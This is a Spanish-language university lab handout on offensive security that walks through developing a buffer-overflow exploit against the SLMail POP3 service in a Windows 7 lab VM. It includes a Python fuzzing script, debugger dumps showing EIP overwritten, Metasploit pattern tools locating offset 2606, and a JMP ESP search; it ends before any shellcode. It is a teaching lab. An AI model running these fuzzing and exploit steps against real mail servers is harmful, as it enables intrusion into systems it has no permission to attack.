UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

Actividad práctica número 11:

Formato: Individual


Asignatura: Laboratorio de Seguridad Ofensiva

<u>Objetivo</u>: Realizar explotación de BOF


Instalación de Win7

1.- Bajar maquina Windows desde


https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/



2.- Importamos el servicio virtualizado en Vbox




3.- Configurar la interfaz de red en modo Red NAT




4.- Bajar el firewall de la maquina Win7

5.- Cambiar la configuración del teclado a Latam




6.- Configure la opción para no actualizar el Sistema operativo




7.- Instalación de aplicación vulnerable SLMail

8.- Instalación del SLMail


9.- Ejecutamos Immunity Debugger




10.- Seleccionamos la aplicación SLMail (File -> Atach)




11.- Configuramos la pantalla de visualización



12.- Configuramos el formato Hex a 16 bytes



13.- Cambiamos el formato de los datos



1.- Reconocimiento

```
root@kali:~# nmap -sV 10.0.2.77
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-16 01:07 UTC
Nmap scan report for 10.0.2.77
Host is up (0.00037s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
25/tcp    open  smtp         SLmail smtpd 5.5.0.4433
79/tcp    open  finger       SLMail fingerd
106/tcp   open  pop3pw       SLMail pop3pw
110/tcp   open  pop3         BVRP Software SLMAIL pop3d
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
ORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
```

2.- Script

```
root@kali:~# cat fuzzing.py
#!/usr/bin/python
import socket

buffer=["A"]
counter=100
while len(buffer) <= 30:
    buffer.append("A"*counter)
    counter = counter + 200

for string in buffer:
    print "Fuzzing password POP3 con %s bytes" % len(string)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect(('10.0.2.77',110)) # connect to IP, POP3 port
    data = s.recv(1024) # receive banner
    print data # print banner

    s.send('USER test' +'\r\n') # send username "test"
    data = s.recv(1024) # receive reply
    print data # print reply

    s.send('PASS ' + string + '\r\n') # send password "test"
    data = s.recv(1024) # receive reply
    print data # print reply

    s.send('QUIT\r\n')
    s.close() # close socket
    print "Hecho"
```

3.- Fuzzing

```
Hecho
Fuzzing password POP3 con 2700 bytes
+OK POP3 server IE8WIN7 ready <00015.3506078@IE8WIN7>

+OK test welcome here
```

4.- Confirmamos el resultado en el Immunity Debugger

```
Registers (FPU)
EAX 00000000
ECX 026C9EC4 ASCII "19/08/15 19:03
EDX 026CA150 ASCII "AAAAAAAAAAAAAA
EBX 00000004
ESP 026CA128 ASCII "AAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000001

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFAA000(8000)
T 0  GS 0000 NULL
```


5.- Revisamos el ESP

```
Address   Hex dump                                          ASCII
026CA128  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
026CA138  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
026CA148  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
026CA158  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
026CA168  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
026CA178  41 41 41 41 41 41 41 41 41 41 29 20 69 6E 20 73  AAAAAAAAAA) in s
026CA188  74 61 74 65 20 35 00 00 00 00 00 00 00 00 00 00  tate 5..........
026CA198  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
026CA1A8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
026CA1B8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
026CA1C8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
026CA1D8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
026CA1E8  00 00 00 00 00 00 00 00 00 00 00 00 27 00 00 00  ............'...
026CA1F8  E2 3E CC 75 0F 00 00 00 00 00 00 00 10 00 00 00  Γ>╠u☼.......►...
026CA208  00 00 00 00 53 D0 6C 02 10 00 00 00 53 D0 6C 02  ....S╨l►...S╨l►
026CA218  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
026CA228  01 00 00 00 94 A2 6C 02 2A 3E CC 75 54 D0 6C 02  ☺...öól►*>╠uT╨l►
026CA238  00 00 00 00 94 A2 6C 02 37 3D CC 75 47 38 44 00  ....öól►7=╠uG8D.
026CA248  0A 00 00 00 01 00 00 00 FB 5D 3D 69 94 A2 6C 02  ....◙...√]=iöól►
```

6.- Creamos el patrón


```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2900
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3
8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai
j7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0A
Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9
4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw
y3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6B
Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5
0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl
m9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2B
Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1
```

7.- Ubicamos la posición grabada en el EIP




```
Registers (FPU)
EAX 00000000
ECX 02599EC4 ASCII "19/08/15 19:26:
EDX 00000000
EBX 00000004
ESP 0259A128 ASCII "Dj0Dj1Dj2Dj3Dj4
EBP 69443769
ESI 00000000
EDI 00000001

EIP 39694438

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFAB000(C000)
T 0  GS 0000 NULL
```

8.- Ubicamos el valor del offset




```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 39694438
[*] Exact match at offset 2606
root@kali:~# 
```

9.- Comprobación del offset



```
root@kali:~# python
Python 2.7.16 (default, Apr  6 2019, 01:42:57)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print ("A"*2606)
```

```
root@kali:~# telnet 10.0.2.77 110
Trying 10.0.2.77...
Connected to 10.0.2.77.
Escape character is '^]'.
+OK POP3 server IE8WIN7 ready <00001.5552000@IE8WIN7>
user user
+OK user welcome here
```



```
Address   Hex dump                                         ASCII
0276A128  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0276A138  43 43 43 43 43 43 43 43 43 43 43 29 20 69 6E 20  CCCCCCCCCCC) in 
0276A148  73 74 61 74 65 20 35 00 00 00 00 00 00 00 00 00  state 5.........
0276A158  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0276A168  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0276A178  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

10.- Buscamos una shellcode

Primero determinamos el tamaño

```
>>> print "A"*2606 + "B"*4 + "C"*500
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

11.- Revisamos en el Inmmunity Debugger

```
$+170    43434343  CCCC
$+174    43434343  CCCC
$+178    43434343  CCCC
$+17C    43434343  CCCC
$+180    43434343  CCCC
$+184    43434343  CCCC
$+188    43434343  CCCC
$+18C    43434343  CCCC
$+190    43434343  CCCC
$+194    43434343  CCCC
$+198    43434343  CCCC
$+19C    43434343  CCCC
$+1A0    43434343  CCCC
$+1A4    43434343  CCCC
$+1A8    43434343  CCCC
$+1AC    00004343  CC..
$+1B0    00000000  ....
```

12.- Vemos que la posición de memoria relativa es 1A8, la convertimos a decimal

binaryhexconverter.com/hex-to-decimal-converter

To use this online **hex to decimal converter** tool, type a hex value like 1E into t
button. You can convert up to 16 hex characters (max. value of 7fffffffffffffff) to c

Facebook Twitter

Hex Value (max. 7fffffffffffffff) | Decimal Value


1a8 | 424

Convert | swap conversion:

13.- Buscamos el JMP ESP


```
!mona modules
```

14.- Buscamos una aplicación sin protecciones




15.- Buscamos la instrucción JMP ESP dentro de esta aplicación


Seleccionamos el módulo con la opción “E” ejecutable




16.- Lo seleccionamos con doble click




17.- Hacemos la búsqueda de la instrucción JMP ESP (FFE4)



